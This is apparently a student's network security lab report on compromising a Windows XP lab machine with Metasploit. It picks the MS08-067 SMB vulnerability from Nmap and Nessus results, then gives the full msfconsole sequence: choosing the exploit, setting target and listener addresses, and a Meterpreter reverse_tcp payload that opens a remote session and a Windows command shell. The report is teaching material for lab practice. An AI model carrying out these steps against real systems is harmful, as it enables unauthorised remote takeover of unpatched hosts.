Network Security Lab – 3

Host Exploitation using Metasploit Unleashed Framework

Questions

1. **[10 pts] Using your nmap and Nessus results from Lab 2, identify all the vulnerabilities you would consider targeting that could get you admin/root access on the Windows XP machine.**

➔ The Nmap results for the Windows XP machine in Lab2 shows that,
The TCP Ports that are open are :

- ***135 (msrpc), 139(netbios-ssn), 445(microsoft-ds), 1025(msrpc) and 5000 (upnp)***
- ***The Potential Vulnerabilities are related to SMB server***

➔ The Nessus Scanner shows some High Severity Vulnerabilities that can be targeted.

- The most common pattern observed in the High Severity vulnerabilities are **SMB Server vulnerabilities, RPC and Remote Code Execution**.
- As there are more number of different vulnerability plugin hit for SMB and RPC Services of Windows XP in Nessus, it would be a great start to exploit SMB related vulnerabilities in Metasploit framework
- Considering the First two high severity vulnerabilities MS09-001 and MS08-67, the CVE that can be exploited are CVE-2008-4834, CVE-2008-4835, CVE-2008-4114 and CVE-2008-4250

From the Bugtraq ID and CVE numbers found the details of the CVE's to be,


Reference: http://www.securityfocus.com/bid/31874/discuss

- *CVE 2008-4834 – Buffer Overflow*
- *CVE 2008-4835 –SMB Remote Code Execution*
- *CVE-2008-4114 – Remote DOS*
- *CVE 2008-4250 – RPC handling Remote Code Execution with System Privilege.*

Based on the results of the Nmap and Nessus tools its clear that the SMB Netbios Port 445 is Open and there are high potential vulnerability hits which can be exploited with metasploit framework. Specifically the 2 Remote Code Execution Vulnerabilities can be exploited to get a lead with Metasploit.
Metasploit console show the required plugin **/smb/ms08_067_netapi** which can be used as it is a high severity hit by Nessus.


2. **[30 pts] Obtain shell access to the Windows XP machine using the Meterpreter payload and set all necessary metasploit options correctly.**

Command1**: msfconsole –** To start the Metasploit console




```
root@bt:~#
root@bt:~#
root@bt:~#
root@bt:~#
root@bt:~# msfconsole

                ##                          ###           ##    ##
 ##  ##  #### ###### ####  #####   #####    ##    ####        ######
####### ##  ##  ##  ##         ## ##  ##    ##   ##  ##   ###   ##
####### ######  ##  #####   ####  ##  ##    ##   ##  ##   ##    ##
## # ##     ##  ##  ## ##      #####  ##    ##   ##  ##   ##    ##
##   ##  #### ###   #####   #####     ##   ####   ####   #### ###
                                      ##


       =[ metasploit v3.8.0-dev [core:3.8 api:1.0]
+ -- --=[ 694 exploits - 358 auxiliary - 47 post
+ -- --=[ 223 payloads - 27 encoders - 8 nops
       =[ svn r12885 updated 2100 days ago (2011.06.08)

Warning: This copy of the Metasploit Framework was last updated 2100 days ago.
         We recommend that you update the framework at least every other day.
         For information on updating your copy of Metasploit, please see:
             http://www.metasploit.com/redmine/projects/framework/wiki/Updating

msf >
msf >
msf >
msf >
msf >
msf >
msf >

msf >

msf >

msf >
```

Command2*: **search ms08_067** – To search the vulnerability plugin*




```
msf >
msf >
msf >
msf >
msf >

msf >
msf >
msf >
msf >
msf >
msf >
msf > search ms08_067

Matching Modules
================

   Name                                 Disclosure Date  Rank   Description
   ----                                 ---------------  ----   -----------
   exploit/windows/smb/ms08_067_netapi  2008-10-28       great  Microsoft Server Service Relative Path Stack Corruption


msf >
msf >
msf >
msf >
msf >
msf >
msf >

msf >
msf >
msf >
msf >

msf >
msf >
msf >
msf >
```

Command 3: **use exploit exploit/windows/smb/ms08_067_netapi** – Select and Use the exploit
Command 4: **show options** – Display the options that can be set




```
msf >
msf >
msf >
msf > use exploit/windows/smb/ms08_067_netapi                      2008-10-28       great      Microsoft Server Service Re
lative Path Stack Corruption
msf exploit(ms08_067_netapi) >
msf exploit(ms08_067_netapi) >
msf exploit(ms08_067_netapi) >
msf exploit(ms08_067_netapi) >
msf exploit(ms08_067_netapi) >
msf exploit(ms08_067_netapi) >

msf exploit(ms08_067_netapi) >
msf exploit(ms08_067_netapi) >
msf exploit(ms08_067_netapi) >
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST                     yes       The target address
   RPORT    445              yes       Set the SMB service port
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting


msf exploit(ms08_067_netapi) >
msf exploit(ms08_067_netapi) >
msf exploit(ms08_067_netapi) >
msf exploit(ms08_067_netapi) >
msf exploit(ms08_067_netapi) >
```

Command 5: **set RHOST 10.10.111.110 -** Setting the Options for Host
Command 6: **show options –** To Look at the changes



```
   --  ----
   0   Automatic Targeting


msf exploit(ms08_067_netapi) >
msf exploit(ms08_067_netapi) >
msf exploit(ms08_067_netapi) >
msf exploit(ms08_067_netapi) >
msf exploit(ms08_067_netapi) > set RHOST 10.10.111.110
RHOST => 10.10.111.110
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST    10.10.111.110    yes       The target address
   RPORT    445              yes       Set the SMB service port
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting


msf exploit(ms08_067_netapi) >
msf exploit(ms08_067_netapi) >
msf exploit(ms08_067_netapi) >
msf exploit(ms08_067_netapi) >
msf exploit(ms08_067_netapi) >
msf exploit(ms08_067_netapi) >
msf exploit(ms08_067_netapi) >
msf exploit(ms08_067_netapi) >
msf exploit(ms08_067_netapi) >
msf exploit(ms08_067_netapi) >
msf exploit(ms08_067_netapi) >
```


Command 7: **Show Payload** – Seeing the list of payloads



```
msf exploit(ms08_067_netapi) >
msf exploit(ms08_067_netapi) >
msf exploit(ms08_067_netapi) >
msf exploit(ms08_067_netapi) > show payloads

Compatible Payloads
===================

   Name                                             Disclosure Date  Rank    Description
   ----                                             ---------------  ----    -----------
   generic/debug_trap                                                normal  Generic x86 Debug Trap
   generic/shell_bind_tcp                                            normal  Generic Command Shell, Bind TCP Inline
   generic/shell_reverse_tcp                                         normal  Generic Command Shell, Reverse TCP Inline
   generic/tight_loop                                                normal  Generic x86 Tight Loop
   windows/adduser                                                   normal  Windows Execute net user /ADD
   windows/dllinject/bind_ipv6_tcp                                   normal  Reflective Dll Injection, Bind TCP Stager (IPv6)
   windows/dllinject/bind_nonx_tcp                                   normal  Reflective Dll Injection, Bind TCP Stager (No NX
 or Win7)
   windows/dllinject/bind_tcp                                        normal  Reflective Dll Injection, Bind TCP Stager
   windows/dllinject/reverse_ipv6_tcp                                normal  Reflective Dll Injection, Reverse TCP Stager (IP
v6)
   windows/dllinject/reverse_nonx_tcp                                normal  Reflective Dll Injection, Reverse TCP Stager (No
 NX or Win7)
   windows/dllinject/reverse_ord_tcp                                 normal  Reflective Dll Injection, Reverse Ordinal TCP St
ager (No NX or Win7)
   windows/dllinject/reverse_tcp                                     normal  Reflective Dll Injection, Reverse TCP Stager
   windows/dllinject/reverse_tcp_allports                            normal  Reflective Dll Injection, Reverse All-Port TCP S
tager
   windows/dllinject/reverse_tcp_dns                                 normal  Reflective Dll Injection, Reverse TCP Stager (DN
S)
   windows/download_exec                                             normal  Windows Executable Download and Execute
   windows/exec                                                      normal  Windows Execute Command
   windows/loadlibrary                                               normal  Windows LoadLibrary Path
   windows/messagebox                                                normal  Windows MessageBox
   windows/meterpreter/bind_ipv6_tcp                                 normal  Windows Meterpreter (Reflective Injection), Bind
 TCP Stager (IPv6)
   windows/meterpreter/bind_nonx_tcp                                 normal  Windows Meterpreter (Reflective Injection), Bind
 TCP Stager (No NX or Win7)
```

Command 8: **set payload window/meterpreter/reverse_tcp -** Setting the necessary payload

- Selected the Meterpreter payload with reverse shell capability




```
msf exploit(ms08_067_netapi) >
msf exploit(ms08_067_netapi) >
msf exploit(ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST    10.10.111.110    yes       The target address
   RPORT    445              yes       Set the SMB service port
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique: seh, thread, process, none
   LHOST                      yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting


msf exploit(ms08_067_netapi) >
msf exploit(ms08_067_netapi) >
msf exploit(ms08_067_netapi) >
msf exploit(ms08_067_netapi) > set LHOST 10.10.111.107
LHOST => 10.10.111.107
msf exploit(ms08_067_netapi) > set LPORT 7777
LPORT => 7777
msf exploit(ms08_067_netapi) > 
```

- Set the Payload Options for Local Host and Port – BackTrack Machine

Command 9 – set LHOST/set LPORT - Setting the Payload Options – Host and Port of the Back Track machine for the reverse shell connection

Command 10 – Show Options – to Check the Options set




```
   --  ----
   0   Automatic Targeting


msf exploit(ms08_067_netapi) >
msf exploit(ms08_067_netapi) >
msf exploit(ms08_067_netapi) >
msf exploit(ms08_067_netapi) > set LHOST 10.10.111.107
LHOST => 10.10.111.107
msf exploit(ms08_067_netapi) > set LPORT 7777
LPORT => 7777
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST    10.10.111.110    yes       The target address
   RPORT    445              yes       Set the SMB service port
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique: seh, thread, process, none
   LHOST     10.10.111.107    yes       The listen address
   LPORT     7777             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting


msf exploit(ms08_067_netapi) >
```


Command 11 – Exploit – Starting the exploit with the payload

Command 12 – ipconfig, sysinfo – shows the details of the Windows machine

Command 13 – Shell – Invokes the windows shell



```
[*] Exploit completed, but no session was created.
msf exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 10.10.111.107:7777
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 0 / 1 - lang:English
[*] Selected Target: Windows XP SP0/SP1 Universal
[*] Attempting to trigger the vulnerability...
[*] Sending stage (749056 bytes) to 10.10.111.110
[*] Meterpreter session 1 opened (10.10.111.107:7777 -> 10.10.111.110:1032) at 2017-03-08 20:29:25 -0500

meterpreter > ipconfig

Realtek RTL8139 Family PCI Fast Ethernet NIC #2 - Packet Scheduler Miniport
Hardware MAC: 02:1d:07:00:02:d3
IP Address  : 10.10.111.110
Netmask     : 255.255.255.0



MS TCP Loopback interface
Hardware MAC: 00:00:00:00:00:00
IP Address  : 127.0.0.1
Netmask     : 255.0.0.0


meterpreter > sysinfo
Computer        : VICTIM1
OS              : Windows XP (Build 2600).
Architecture    : x86
System Language : en_US
Meterpreter     : x86/win32
meterpreter > shell
Process 276 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```


Applications Places System
Wed Mar 8, 8:34 PM
root@bt: ~
File Edit View Terminal Help
root@bt: ~
File Edit View Terminal Help

